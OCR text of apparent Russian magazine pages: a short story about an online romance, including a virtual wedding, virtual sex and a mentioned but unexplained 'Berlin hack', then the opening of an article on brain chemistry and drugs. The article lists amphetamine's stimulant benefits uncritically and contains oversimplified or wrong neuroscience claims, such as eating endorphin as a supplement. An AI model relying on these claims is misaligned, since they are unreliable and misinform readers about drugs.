
В какой-то момент я предложил ей встретиться. Поверьте, я ничего до этого так не боялся, как мысли о встрече с ней. И вместе с тем мне так этого хотелось… Но Карина сказала: «Стоит ли? Нам хорошо в сети и мы принадлежим этому миру. Стоит ли все разрушать?». Я много думал над ее словами, и, в конце концов, решил, что она права.

Мы продолжали проводить огромное количество времени вместе. Мои друзья удивлялись, куда я пропал, почему перестал заходить на IRC. Я придумывал различные отмазки, но не раскрывал им свой секрет. Даже они вряд ли могли бы меня понять.

Благодаря Карине я узнал о новых уголках сети, вместе с ней окунулся в миры Active Worlds. Мы вместе бродили по виртуальным континентам, посетили древние Афины и Северный Полюс, слетали на Марс и окунулись глубоко в подводные бездны. Иногда мы встречали случайных попутчиков в этих мирах, и часто они спрашивали: «Вы муж и жена?». «В каком-то роде да», — отвечали мы и хитро перемигивались.

Однажды Карина исчезла. Я просто проснулся и не застал ее в сети. Она не появилась ни в тот день, ни на следующий. Почтовый ящик не отвечал, наши укромные чат-румы пустовали, интернет-пейджер показывал, что она оффлайн. Такого никогда еще не было. Конечно, иногда она ненадолго отходила от компа, но ее IP всегда оставался онлайн, и очень скоро она возвращалась. Но 2 дня подряд без сети? Для нас было проще обходиться без воды и пищи.

Три дня я не находил себе места, задавая себе разные вопросы. Что с ней? Может быть, она устала от общения со мной и решила сменить провайдера, чтобы навсегда исчезнуть из моей жизни? Но в последние часы общения она это ничем не выдавала. А может, с ней случилось



ИНТЕРЕСНО ПОПРОБОВАТЬ, НО НИКАК НЕ ПРЕДСТАВЛЯЛОСЬ УДОБНОГО СЛУЧАЯ.

что-то ужасное в реаллайфе? Хуже всего было то, что я ничего о ней не знал: ни телефона, ни домашнего адреса, ни даже фамилии. У меня был IP, по которому я попытался ее найти, но московский провайдер наотрез отказался выдавать информацию. Я не мог заснуть и ночами перечитывал логи наших разговоров, пытаясь найти в них хоть какую-то двусмысленность. Но все безрезультатно.

Она вернулась на четвертый день, и у меня словно гора упала с плеч. Оказалось, сгорела материнская плата, и на восстановление потребовалось несколько дней. Карина призналась мне, что все это время скучала. В день ее возвращения мы выбрали один из самых пустующих миров AW — затерянный в океане необитаемый остров, мы стояли вдвоем на песчаном берегу, смотрели на закат и молчали. А потом я сделал ей предложение. Я знаю, это может звучать странно и смешно, но все было так естественно, и мне действительно хотелось это сделать. Она просто ответила: «Да».

Я раньше читал про виртуальные свадьбы в сети. Существуют даже виртуальные ЗАГСы, где выдают свидетельство, и молодожены обмениваются виртуальными кольцами. Но для нас это было впервые. Карина пригласила в качестве свидетельницы подругу, я — Леху. Он, конечно, был настроен скептически, но решил «подыграть». Для него это была всего лишь игра, только не для нас с Кариной. На церемонию пришли также все мои компьютерные друзья, было еще несколько человек со стороны невесты. Ведущая спросила нас, согласны ли мы жить душа в душу, в горе и радости, пока смерть не разлучит нас. А в конце церемонии мы обнялись и поцеловали друг друга. Обычными смайликами, но я почти физически ощутил ее в своих объятиях.

После церемонии бракосочетания мы все дружной толпой отправились на интерактивный развлекательный портал, где я выбрал в списке сервисов «грандиозную пьянку». Фон сайта превратился в изображение просторного ресторана, рядом со своей трехмерной фигуркой я увидел модельки друзей. Очень похожие на оригинал — каждый сам настроил внешность своего аватора. Карина в свадебном платье выглядела настоящей королевой. У нее были раскосые карие глаза, совсем как на той фотке, темные волосы спадали на обнаженные плечи, а на лице играла улыбка. Мы сидели рядом друг с другом, слушали тосты гостей, принимали свадебные подарки. И с нетерпением ждали, когда пир закончится, и мы останемся одни, наедине друг с другом.

Ни Карина, ни я раньше не занимались ЭТИМ в сети. Хотя мне всегда было интересно попробовать, но никак не представлялось удобного случая. Теперь все было по-другому. Моим подарком супруге на свадьбу стал построенный своими руками интерактивный дом, который я установил на сайте с ее именем. Доступ к нему был закрыт ключом, его я лично вручил своей жене. Дом я тщательно защитил от вторжения хакеров, здесь мы могли чувствовать себя в полной безопасности, не опасаясь ничего. Также дом можно было обустраивать виртуальной мебелью и аксессуарами, Карина могла даже пригласить гостей. Хотя в тот момент нам не нужны были ни аксессуары, ни гости. Мы зашли в «спальню», обнялись и некоторое время молча стояли, глядя друг другу в глаза. Говорят, в первый раз испытываешь жуткую неловкость. Ничего подобного — мне было легко как никогда. Я медленно снял с Карины платье, обнажил ее прекрасную грудь и, наклонив голову, коснулся ее губами. Все остальное происходило, как в мечтах. В смысле, все и так происходило в наших мечтах или даже фантазиях, но это был не просто эротичный чат. Мы чувствовали эту связь. Мне сложно объяснить, скажу только, что кончил я не только в сети, и не один раз. Карина оказалась страстной женщиной и не отпускала меня от себя всю ночь.

Обычно после свадьбы молодоженам полагается романтическое путешествие. Раз мы уже обвенчались в сети, то решили не нарушать традицию, тем более в инете полно агентств, организующих для туристов виртуальные туры. Нужно только выбрать страну, и тебе дадут гида, который следует по указанному маршруту с камерой, изображение с которой передается в реальном времени на твой компьютер. Само собой, чем дальше находится место и чем опаснее маршрут, тем выше цена за удовольствие. Мы долго обсуждали, куда отправиться. Карине хотелось посетить экзотические саванны Африки, я предлагал Таиланд. В итоге остановились на городе-мечте Остапа Бендера — Рио де Жанейро. Тем более там как раз начинался знаменитый карнавал. Возможности интерактивного гида позволяли объединять компьютеры для путешествия вдвоем, так что мы с Кариной могли сразу обсудить увиденное. Оператор, которого звали Мигель, нам попался очень профессиональный. Он хорошо знал город и знакомил нас со всеми достопримечательностями. Если нам



ДЛЯ ОСУЩЕСТВЛЕНИЯ ПЛАНА ПОТРЕБОВАЛАСЬ ПОМОЩЬ ЗНАКОМОГО ХАКЕРА НЫМИ В БЕРЛИНЕ ЛАЙВ-КАМЕРАМИ.

хотелось остановиться и рассмотреть что-то поближе, я сообщал ему об этом по VoIP, и он давал увлекательный экскурс о предмете нашего внимания. Нам даже удалось поговорить с местными жителями — Мигель выступал в качестве переводчика. Тур по Рио продолжался 5 дней, за это время мы побывали на пляже Копакабана — излюбленном месте для встреч у бразильцев, прошлись по известной улице Атлантике, славящейся своими роскошными отелями, поднялись на гору «Сахарная голова», посмотрели на символ Рио — статую Христа, — возвышающуюся на пике горы Корковадо, отдохнули в Ботаническом парке, где собраны более семи тысяч растений со всего мира, не обошли вниманием Музей современного искусства. Но, конечно, больше всего впечатлений оставил карнавал. Праздничное шествие одетых в красочные костюмы людей, полуобнаженные танцовщицы, огромные марионетки разных форм, колонна барабанщиков, отбивающих единый ритм — все это сплеталось с незабываемой музыкой и атмосферой, создавая феерическое зрелище. Мы ощущали, как будто на самом деле находились там, и Мигель всячески помогал нам усилить эффект присутствия. А когда прощались с этим дружелюбным коротышкой, он научил нас нескольким полезным бразильским фразам.

Когда вернулись в наш уютный домик, мы с Кариной сошлись во мнении, что возможности сети поистине безграничны. И только в онлайне человек получает полную свободу.


Мы продолжали жить как семейная пара. У нас появился общий кошелек, и Карина теперь могла тратить по своему усмотрению мои деньги. Во всех анкетах, которые Карина заполняла, она подписывалась моей фамилией. Виртуальный секс стал обычным делом по ночам. Мы часто экспериментировали и пользовались опубликованными фантазиями других авторов. Таким образом, наша сетевая половая жизнь была совсем не скучной, а разнообразной. Если раньше я по всем вопросам консультировался с друзьями, то теперь лучшим советчиком для меня стала жена. Иногда я просто поражался ее женской мудрости.

Стала ли моя жизнь лучше после знакомства с Кариной? Тогда я был уверен наверняка: я настолько к ней привык, что не мог представить, как раньше жил один. Да, я по-прежнему сидел целыми днями за своим компьютером, но ведь важно не это, а то, что ты чувствуешь изнутри.

Я не рассказывал ей о своем прошлом, она мне не говорила о своем. У нас было столько тем для общения, что просто не было нужды заполнять паузы откровениями о детстве и юности. Зато мы часто говорили о будущем. Карина один раз в шутку завела разговор о ребенке. Я не сомневался, что можно реализовать и это желание, но мы не спешили — в конце концов, мы поженились совсем недавно. Тем не менее, вскоре после этого разговора я преподнес жене новый подарок. Это была миниатюрная домашняя собачка — что-то вроде тамагочи, но более продвинутый, требующий большего к себе внимания. Карина назвала его Точи, и песик на удивление быстро сдружился с хозяйкой. Питомца можно было выгуливать на просторах интернета, и он с удовольствием бегал по страничкам сайтов, озвучивая свои эмоции веселым лаем.

Я не могу сказать определенно, почему это сделал. Ведь мне всегда хватало общения с женой, да и друзья мне всегда были рады, хоть я и заходил на наш старый канал все реже. Наверное, просто захотелось отвлечься, поэтому и оказался в «Чате одиноких сердец». Я даже не пытался с кем-то завязать знакомство, Линда пригласила меня в приватную комнату сама, и по первым же фразам я догадался, что все это она проделывала не один раз. А может не она, а он — еще свежи были воспоминания о старом знакомом Борисе. Слово за слово, разговор перешел в сексуальное русло. После времени, проведенного вместе с Кариной, я считал себя искусным виртуальным любовником, но Линда просто поразила своей бурной фантазией. Что она только не вытворяла, какими только эпитетами не пользовалась! На время чат-сессии я предусмотрительно блокировал входящий трафик нашей семейной программы, так что жена не могла ничего узнать. Но после встречи с Линдой я почувствовал стыд. Ведь я изменил Карине! Пусть не в реале, пусть моей партнершей была неизвестная личность с женским именем, но всеми мыслями я был с ней, и что лукавить, мне это нравилось.

Правильно говорят, женщина чувствует обман за версту. На следующий день Карина стала расспрашивать, что со мной не так, почему я «изменился». Я только отнекивался, но жена продолжала свои расспросы. В конце концов, мне это надоело и я, не прощаясь, вышел в оффлайн. То был первый раз, когда мы ночью не были вдвоем.



И УСЛУГИ НЕМЕЦКОЙ КОНТОРЫ, ВЛАДЕЮЩЕЙ НЕСКОЛЬКИМИ УСТАНОВЛЕН-


На следующий день Карина закатила истерику. Она писала капсом, ставила гневные смайлики, говорила разные неприятные вещи. Оказывается, каким-то образом она узнала, где я был днем ранее и, хотя не могла точно определить, с кем я общался и насколько плотно, подозревала, что простым общением дело не ограничилось.
Мы никогда до этого не ссорились, и я очень сильно переживал. Отчасти потому, что сам был во всем виноват. Карина изменила пароль на вход в наш виртуальный дом, а на мои емейлы приходил автоматический ответ: «Возвращайся, когда разберешься, кто тебе нужен». Нужно было срочно что-то предпринять, иначе я мог потерять ее навсегда.
«Ну, что посоветуете, мужики?» — спросил я у друзей, после того как изложил проблему. Кто-то советовал вычислить домашний адрес и заказать ей на дом букет настоящих роз, кто-то предложил взять у админа «Чата одиноких сердец» распечатку лога и подделать ее так, будто я просто чесал там языком ни о чем, романтик Леха предложил написать любовное стихотворение на 1000 строк. Все это мне казалось примитивным, и, в конце концов, нужная идея пришла ко мне сама.
Для осуществления плана потребовалась помощь знакомого хакера и услуги немецкой конторы, владеющей несколькими установленными в Берлине лайв-камерами. Финальным этапом стала красиво оформленная электронная открытка, внутри которой находилась только www-ссылка. Не знаю, что почувствовала Карина, когда ввела ее в браузер и увидела через лайв-камеру, как в центре Берлина на огромном здании комбинацией включенных и выключенных квартир красовалась яркая надпись: «Карина, я тебя люблю!», но двери нашего дома для меня открылись в тот же день.
Прошло полтора года с момента нашей свадьбы. Карина теперь помогала мне в работе, когда я говорил, что голоден, заказывала в интернете пиццу мне на дом, а по вечерам мы играли с Точи. Некогда бурные ночи утратили свою яркость, и «супружеский долг» стал выполняться не чаще, чем раз в неделю. Я все больше задумывался о своей прошлой жизни, о посиделках с друзьями, которых я уже не видел много месяцев, о свободном общении на форумах, которое осталось далеко позади. Полтора года… небольшой срок в реальном мире, но в сети, где общение ограничено символами, все по-другому. Может, я слишком привык к ней? Или это была весенняя депрессия? Я не знал, но чувствовал: что-то изменилось.
Звонок в дверь заставил вздрогнуть. Гости нечасто жаловали меня своим визитом. Изредка по разным домовым делам звонила соседка или приходили евангелисты. Но настоящих гостей у меня не было уже много лет. Я открыл дверь и увидел на пороге молодую женщину. Ее нельзя было назвать красивой — черные короткие волосы, слегка полноватая фигура, едва заметные веснушки на лице и глаза… до боли знакомые, раскосые.
— Ну, здравствуй! — просто сказала она.
И меня как током поразило. Я не был к этому готов и тупо стоял на пороге, не зная, что сказать. «Я войду?» — спросила она, и я жестом пригласил внутрь.
С того момента, как еще до нашей свадьбы я предложил встретиться, я много раз искал повод снова завести этот разговор. Я не переставал думать о том, что сетевые игры остаются играми, и, возможно, в реале мы могли бы обрести нечто большее. Но я не знал, как все обернется, боялся развязки, поэтому все время откладывал. И вот теперь она стояла передо мной. Карина никогда не описывала себя, не называла себя красавицей. Все это я додумал сам. Нет, я не был сильно разочарован, просто представлял все по-другому.
— Извини, что так неожиданно. Но в последнее время я ощущаю, как наши отношения начинают идти под уклон. Когда-то ты сделал нечто потрясающее, чтобы их вернуть. Теперь пришла моя очередь. И я подумала, что нам стоит уже, наконец, встретиться? Может быть, ты тогда был прав?
Сказав это, она замолчала, и я понял: у этой истории есть только один конец.
Мы вместе уже год. Вместе по-настоящему: виртуальные игры закончились, когда прозвенел тот роковой звонок. Карина оказалась идеальной супругой. Заботливой, домашней. Сейчас она ждет ребенка. Могу ли я сказать, что счастлив? Я по-своему люблю эту женщину, и уже успел к ней привязаться, но та Карина, о которой я думал ночи напролет, ради которой построил виртуальный дом и совершил сумасшедший берлинский хак, осталась в прошлом. Иногда я захожу на маленький райский остров, где когда-то сделал ей предложение и пытаюсь понять, не совершил ли я ошибку. И что лучше — жить, витая в ярких облаках, или в быту, где нет места фантазии?

МУСЯ КУДРЯВЦЕВА
/ MUSYAK@LIST.RU /

ТЫ - СУПЕРГЕРОЙ

О ЛЕГАЛЬНЫХ И НЕЛЕГАЛЬНЫХ СПОСОБАХ ВОЗДЕЙСТВИЯ НА ТВОЙ МОЗГ

ТЫ ЗНАЕШЬ СВОЙ КОМПЬЮТЕР КАК СВОИ ПЯТЬ ПАЛЬЦЕВ. МОЖЕШЬ ЗАСТАВИТЬ ЕГО РАБОТАТЬ БЫСТРЕЕ, МОЩНЕЕ, ЛУЧШЕ, ТЫ ПОНИМАЕШЬ, КАК УСТРОЕН ЕГО МОЗГ. В ОБЩЕМ, ПОЛНОСТЬЮ ИМ УПРАВЛЯЕШЬ. А ЗАДУМЫВАЛСЯ ЛИ ТЫ КОГДА-НИБУДЬ, ЧТО ПОДОБНЫМ ОБРАЗОМ ТЫ МОЖЕШЬ УСОВЕРШЕНСТВОВАТЬ РАБОТУ СВОЕГО СОБСТВЕННОГО КОМПЬЮТЕРА-ГОЛОВЫ. БЫСТРЕЕ ПРИНИМАТЬ РЕШЕНИЯ, УСПЕВАТЬ В ЖИЗНИ СДЕЛАТЬ БОЛЬШЕ, СООТВЕТСТВЕННО, ПРОЖИТЬ ЕЕ НАМНОГО ИНТЕРЕСНЕЕ.НАВЕРНЯКА ТЫ ВСТРЕЧАЛ ЛЮДЕЙ, КОТОРЫЕ СВЕТЯТСЯ ЭНЕРГИЕЙ, УСПЕВАЮТ СДЕЛАТЬ ЗА ДЕНЬ КУЧУ ДЕЛ, ЗАКОНЧИТЬ СВОЮ РАБОТУ БЫСТРЕЕ, ЧЕМ ДРУГИЕ, И ПОСЛЕ ЭТОГО СОВСЕМ НЕ ЧУВСТВУЮТ СЕБЯ УСТАЛЫМИ. ПОТОМ ИДУТ ТУСОВАТЬСЯ ВСЮ НОЧЬ, А НА УТРО СНОВА СВЕТЯТСЯ ТАКОЙ ЖЕ ЭНЕРГИЕЙ НА РАБОТЕ И РАССКАЗЫВАЮТ, ЧТО НОВОГО СЛУЧИЛОСЬ В ИХ ЖИЗНИ ЗА ПОСЛЕДНИЕ ТРИ ДНЯ ТАК, КАК БУДТО РАССКАЗЫВАЮТ О НЕДЕЛЬНОМ ОТПУСКЕ.




мериканский психолог Абрахам Маслоу исследовал биографии десяти наиболее успешных и самореализовавшихся людей планеты и вывел присущие им всем черты характера и особенности личности. Среди них оказались оптимизм, уверенность в своих силах и креативность. Есть гипотеза, что эти черты и стали залогом их социальной успешности. Однако наша реальность устроена так, что постоянно быть на высоте практически невозможно, мы сами, а может, судьба не дает возможности все время чувствовать себя самыми умными, красивыми и лучшими, а ведь это и есть залог оптимизма и уверенности в себе — состояние, когда нам хорошо.

Внутри нас постоянно происходят разные биологические процессы, которые заставляют нас думать так, а не по-другому, чувствовать себя соответствующим образом. Хорошо бы разобраться, как работает наш мозг. Может быть, им можно управлять?

Биологический механизм радости

Всем нашим поведением и всеми нашими мыслительными операциями управляет наша нервная система, а головной мозг — это часть центральной нервной системы (ЦНС), которая лежит в области черепа, остальная часть ЦНС находится в позвоночном столбе. Работу головного мозга обеспечивают нервные клетки, нейроны. Работа около 50 миллиардов нейронов нашего мозга состоит в том, что они получают сигналы от каких-то других нервных клеток и передают третьим. Передающие и принимающие клетки объединены в нервные сети. Отдельный нейрон с разветвленной структурой может посылать сигналы тысячам других нейронов. Действительные места соединения (специфические точки на поверхности нервных клеток), где происходит их контакт, называются синапсами, а сам процесс передачи информации в этих местах — синоптической передачей. Но как распознает мозг ту информацию, которая попадает к нам? Здесь свою роль выполняют нейромедиаторы, которые вырабатываются в нашем организме в разном количестве. Например, когда ты побеждаешь в игре, информация о победе попадает в твой мозг, а чтобы ты и в следующий раз стремился выиграть, мозг «закрепляет» твою победу положительными эмоциями, начиная вырабатывать нейромедиатр «радости» и передавая эту радость

Амфетамины нашли сначала военное применение, а затем вошли в мировую психотерапевтическую практику и приобрели массовую популярность. Во время Второй мировой войны амфетамин давали американским и советским летчикам, морякам, танкистам, разведчикам как средство для снятия усталости, борьбы со сном во время несения службы, повышения бдительности.



как информацию всем остальным клеткам. Как, собственно, происходит передача информации?

При взаимодействии нейронов посылающая сигнал-клетка (нейрон) с помощью синоптической передачи выделяет нейромедиатр. Это молекулярный посредник для передачи информации от передающей клетки к воспринимающей. Нейромедиатр замыкает цепь, осуществляя химическую передачу информации через синоптическую щель — структурный разрыв между передающей и воспринимающей клетками в месте синапса. Есть такой нейромедиатр — эндорфин, который выделяется, когда жизнь приносит нам радость. То есть, когда в синоптическую щель выделяется эндорфин, мы чувствуем прилив радости и всемирного счастья.

Управлять своим счастьем самому

Это вполне реально, если все время заставлять мозг вырабатывать эндорфин, или просто его постоянно есть как пищевую добавку. Часть человечества, все время стремящаяся к удовольствию, научилась это делать. Многие наркотики дают человеку ощущения радости жизни. Наверное, самый яркий пример — это героин. Я думаю, не стоит описывать все негативное влияние, которое может оказать на жизнь этот наркотик. Наверняка ты вспоминаешь неприятные картинки, когда слышишь словосочетание «героиновый наркоман». Спасибо за это обществу, в котором мы живем и которое охраняет нас от всяких опасностей, как может. Рассмотрим процессы, происходящие в мозгу при искусственном добавление нейромедиатора радости.

При приеме наркотика, который изменяет естественную работу мозга, «запасы эндорфина» истощаются, и нужно все больше и больше наркотика, чтобы произошла какая-то реакция. В какой-то момент происходит перелом, когда сам эндорфин не может вырабатываться даже с наркотиком. Мозг уже не работает сам по себе, он истощен, естественные механизмы нарушены, ему постоянно требуется наркотик просто для того, чтобы как-то работать. Но наркотик не перестает действовать, он продолжает разрушать организм, и в какой-то момент убивает.

Другие способы «развлечь» свой мозг

Вернемся к нашему супергерою и честно спросим его, когда он последний раз употреблял наркотики и какие. Скорее всего, ответ будет: «Да, употреблял амфетамин». Амфетамин относится к стимуляторам. Они повышают умственную и физическую работоспособность, увеличивают выносливость, повышают скорость реакции, устраняют чувство усталости и сонливости, увеличивают объем внимания, способность к запоминанию и скорость обработки информации.

